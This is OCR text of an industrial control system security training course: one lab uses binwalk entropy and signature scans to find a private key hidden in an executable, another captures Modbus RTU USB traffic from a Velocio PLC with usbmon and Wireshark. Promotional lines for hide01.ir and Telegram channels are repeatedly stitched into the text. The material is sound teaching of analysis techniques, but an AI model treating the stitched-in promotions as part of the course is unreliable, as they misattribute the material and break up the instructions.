
2.3. Entropy Analysis with Binwalk

Check out the `hidden-key-raw` files. Using `xxd` and `strings` on this file doesn't help us find the hidden crypto key because it looks the same as its surrounding data. However, if we use a tool to create an entropy graph to look for blocks of highly random data in the dataset, it becomes trivial to find the crypto key. Try this approach with `binwalk -E` (-E for entropy) on some of the other files in this directory.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
binwalk -E hidden-key-raw
```

Success



Terminal Output:

```
DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.361548)
37888         0x9400          Falling entropy edge (0.591045)
```

With the `hidden-key-raw` file, it's much easier to find the cryptography key by doing an entropy analysis of each small block of data inside the file. While cryptographic artifacts are design to hide in random noise, they stick out like sore thumbs in non-

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

random data. The higher the spike, the more likely you have found a cryptographic artifact, however remember it is not a guarantee. Compressed and random data also have high levels of entropy, so further analysis is often needed to be sure.

The spike starting at byte offset 0x9000 is the hidden crypto key, which you could go find with `xxd` if you want.

You can also have `binwalk -B` search to find the key by looking for binary signatures of known crytographic key files.

```
binwalk -B hidden-key-raw
```

Success

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, Intel 80386, version 1 (SYSV)
34564         0x8704          Unix path: /usr/share/locale
36768         0x8FA0          Copyright string: "Copyright %s %d Free Software Foundation, Inc."
36864         0x9000          Private key in DER format (PKCS header length: 4, sequence length: 603
```


`Binwalk` can combine these two features and provide markers on your entropy graph for you.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
binwalk -EB hidden-key-raw
```

Success



Terminal Output:

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, Intel 80386, version 1 (SYSV)
34564         0x8704          Unix path: /usr/share/locale
36768         0x8FA0          Copyright string: "Copyright %s %d Free Software Foundation, Inc."
36864         0x9000          Private key in DER format (PKCS header length: 4, sequence length: 603
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


It is harder but still possible to use the entropy method to find a key that is base64 encoded and not in raw form. The process of base64 encoding the key decreases its relative entropy by limiting the number of characters used to represent the key. Binwalk also does not have any binary signatures for base64 encoded keys, so that is a further disadvantage.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
binwalk -EB hidden-key-base64
```

Success



Notice how the spike is not as large, and that there is no key identified in the terminal output.

Terminal Output:

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 32-bit LSB executable, Intel 80386, version 1 (SYSV)
34564         0x8704          Unix path: /usr/share/locale
36768         0x8FA0          Copyright string: "Copyright %s %d Free Software Foundation, Inc."
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

3. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

3.1. Hidden-Key-Base64

For the `hidden-key-*` files, I inserted a DSA key into an existing Linux executable. Use `xxd` to figure out which executable I used to create the `hidden-key-*` file.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 2.4: Exploring Fieldbus Protocols

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM
- Velocio Ace11 PLC

1.2. Summary

In the lab, we are going to connect our Velocio PLCs to our ControlThings VM and use some simple techniques to monitor Modbus RTU serial traffic being sent to it.

1.3. Objectives

- Learn how to capture serial traffic on systems connected to fieldbus communications.
- Learn how to manually dissect Modbus RTU serial traffic.

hide01.ir

2. Connect your PLC

To do this lab, your PLC will need be to running the **Desktop\Velocio PLC\ChemicalMixerSFC-Ace11-Completed\ChemicalMixerSFC.vio** logic. If you already did the previous **1.3: Programming an HMI** lab and have not changed your PLC logic since then, you should already by running the correct logic on your PLC. If not, go complete the Re-Programming Section of the Programming an HMI lab to program your PLC.

Start your ControlThings Platform VM

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Connect your PLC to your ControlThings Platform

- Turn off all the switches on the input switchboard (away from the numbers).
- Connect your input switchboard on the LEFT SIDE of your PLC.
- Use the USB cable to connect your PLC to the computer.
- Configure VMware to virtually connect your PLC to ControlThings Platform

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lost in those four steps?

Connect your input switchboard on the LEFT SIDE of your PLC



Use the USB cable to connect your PLC to the computer

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtually connect your PLC to your VM

To do this, look in the main menu of vmware and under **VM** you should see a **Removeable Devices** option, since of which you should see a list of USB devices you can virtually connect to your VM. Our Velocio ACE 11 PLC will probably appear as a **Luminary Micro** device in VMware.



On VMware Fusion, you will find a simliar option under **Virtual Machine** then **USB**.

Don't see your PLC in the list of devices?

Lets first verify your host system can see your PLC.

- **Windows users:** Open your **Device Manager** without the PLC plugged in, memorize the devices you see (or screenshot them), then plug in your PLC to verify a new device gets added. It probably show up as some generic or unrecognized device, which is ok and expected.
- **Mac users:** Plug in your PLC, then open your **System Information** utility, and look under the USB section for a device with a **Manufacturer: VelocioNetworks** property.

If your host can not see your PLC, try the same test on a different computer. If neither can see the PLC, please let your TA, SME, or instructor know.

As long as your host sees the PLC, then the probably is probably with your install of VMware or VirtualBox. Try this list of escalating steps until one of them works:

1. Try plugging your PLC into a different USB port
2. Try rebooting your whole laptop, sometimes a vmware service needs restarting
3. Try different configurations in the USB section of your VM, like enableing USB 3.0 support or disableing USB 3.0 support
4. Verify you are using the latest version of VMware, and if not, try upgrading to the latest version. If you keep on the cutting edge of hardware or OS updates, sometimes VMware doesn't have the right USB host bridge drivers to support your devices

To verify your Velocio PLC is connected to your ControlThings Platform, you can use the `lsusb` command from a terminal.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

2.1. List USB Devices

Verify your PLC is connected

Open a terminal

Type

```
lsusb
```

Success

```
Bus 001 Device 002: ID 0e0f:000b VMware, Inc.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 005: ID 1cbe:0002 Luminary Micro Inc.
Bus 002 Device 004: ID 0e0f:0008 VMware, Inc.
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

As long as you see an entry for **Luminary Micro Inc.**, you are connected. Your bus, device, and ID values will probably differ from mine above.

hide01.ir

Later in this lab, you will also need to know which USB Bus your PLC is connected to. This is in the `lsusb` command output. In the example above, you can see that the PLC is device 005 on Bus 002.

Write down the bus number your PLC is on

2.2. Verify PLC Operation

Let's confirm our PLC is programmed properly and the process is running as expected.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Turn PLC switch 1 to the `ON` position

You should now see the six output LEDs on your PLC start cycling through different patterns. Here is the patterns you **should** see:

State	Batch Timer	Output LEDs On
1	Seconds 0 – 2	●○○○○○
2	Seconds 2 – 4	○●●●○○
3	Seconds 4 – 6	○○●●○○
4	Seconds 6 – 10	○○○●○○
5	Seconds 10 – 15	○○○○●○

3. Capture USB Traffic

The easiest way to capture serial and fieldbus communications is to use a tool like Wireshark on a computer participating in that communication. Wireshark and similar tools do this by capturing data entering and exiting the communication card's driver, which in the case of serial communication and fieldbus communications, is almost always represented as a simple serial device. In Windows, this would be one of the COM ports, and in Linux, it could be any number of device files. However, in Linux, if the device is connected via USB, we can use the `usbmon` kernel module to capture the serial data over USB.

hide01.ir

3.1. Load usbmon

In your terminal, run `sudo modprobe usbmon`

Passwords entered for `sudo` do not echo anything to your screen as you type

Remember the control user's password?

things

No news is good news!

As long as it doesn't complain about your command or your password, and it returns to a command prompt without any other output, that should mean it worked.

If you really want to be sure it loaded, you can run `lsmod` and make sure it is listed.

3.2. Talking to the PLC

Field devices often communicate over different network mediums. Most people think of Ethernet when they consider communications, but many devices will have additional connections to support other communications mediums such as serial,

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

parallel, and Universal Serial Bus (USB) ports. Information exchanged over these ports will typically use a specific industrial protocol that is supported by the device and the master server or management software. In this lab, we are going to connect our Velocio PLCs to our ControlThings VM and use some simple techniques to monitor Modbus RTU serial traffic being sent to it over the USB port.

We have created a script that interfaces with the PLC and runs some commands. The script is called `velocio-lab`. We are going to run this script with a Linux utility called `watch`. The `watch` command will run the `velocio-lab` script every two seconds, updating your terminal output each time it runs. This will keep our computer talking to our PLC so we can capture the communications between them.

In your terminal, run `watch velocio-lab`

Success

```
Input: RunProcess =  True
Input: EmergencyStop =  False
Output: RunIntakePump1 =  False
Output: RunIntakePump2 =  False
Output: RunIntakePump3 =  True
Output: RunMixer =  True
Output: RunOuttakePump =  False
Output: EmergencyFlush =  False
Holding Register: State =  3
Holding Register: Timer =  4094
```

hide01.ir

The `velocio-lab` program is a python script speaking **Modbus-RTU** to the PLC over the USB channel. In your terminal, you should see the `velocio-lab` output changing every two seconds, giving you a realtime update to the PLC's tag values as the PLC process runs. Think of this as a text-based HMI. You can watch the **State** and **Timer** tags change values as they progress through the 5 states of our PLC process over a 15 second period. Remember, the **Timer** tag shows seconds in milliseconds, so 4094 is 4.094 seconds.

3.3. Capture USB with Wireshark

Now that usbmon is loaded and your velocio-lab script is talking to the PLC, we can capture and analyze the traffic with Wireshark.

From the activities menu, open Wireshark

The easiest way it to just search for it by typing wireshark in the search box that opens when you click on the the Activities menu.

Once wireshark opens, it will be waiting for you to specify which interface to capture from. In the middle of the window, you should see a **Capture** section with a number of difference devices. If you use the scroll bar in that section, you should see there are several usbmon devices, each with a different number at the end.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Understanding usbmon devices

There is one usbmon device per internal USB hub your motherboard has. They start at number 1 and increment from there. Most modern computers have around four internal USB hubs, so most of you would see a usbmon1, usbmon2, usbmon3, and usbmon4.

All systems will also have a special usbmon0 device which represents an aggregate of all internal USB busses. It is not recommended to capture this one, as it will often make it harder to find the USB traffic you want, and has some limitations in Wireshark when it comes to forced protocol decode.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Start capturing from *usbmon#*

Remember the USB bus number you wrote down in a previous step? You will need that now. Double-click on the **usbmon#** that represents the USB bus number you wrote down.


Tip



As you can see in this screen capture, Wireshark also gives you an indicator which capture devices currently have traffic.

Success

You should start seeing packets burst in your screen every 2 seconds, which should correspond to our velocio-lab script intervals.



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Stop your capture after 4-5 seconds

You can stop the capture by clicking on the red square icon the the Wireshark toolbar.

You should now have at least two complete packet captures of the `velocio-lab` script speaking to your PLC.

4. Analyzing USB Serial Traffic

You should see a list of network packets. If you have never used Wireshark before, you will see a menu and tool icons at the top of the window. Below those icons is the filter bar. When you get to know Wireshark's filter language, you can easily type your own filters to have Wireshark show you subsets of the packet captures. Below the filter bar is the most important part of Wireshark, the table where they show you the details of all the network packets you have captured. You can click any of these to select a packet, which changes the two bottom portions of the windows to show you details for that packet. The first detail window will show you a human-readable breakdown of each of the protocol headers and their components. Below that is the raw packet shown in both hexadecimal and ASCII.

You will notice there are a lot of packets for each time `velocio-lab` script runs. Most of these packets are USB control traffic, establishing a serial channel, acknowledging data sent, and tearing down the serial channel. We want to filter out all this USB control traffic so we can focus on the Modbus-RTU traffic being sent over the serial channel.

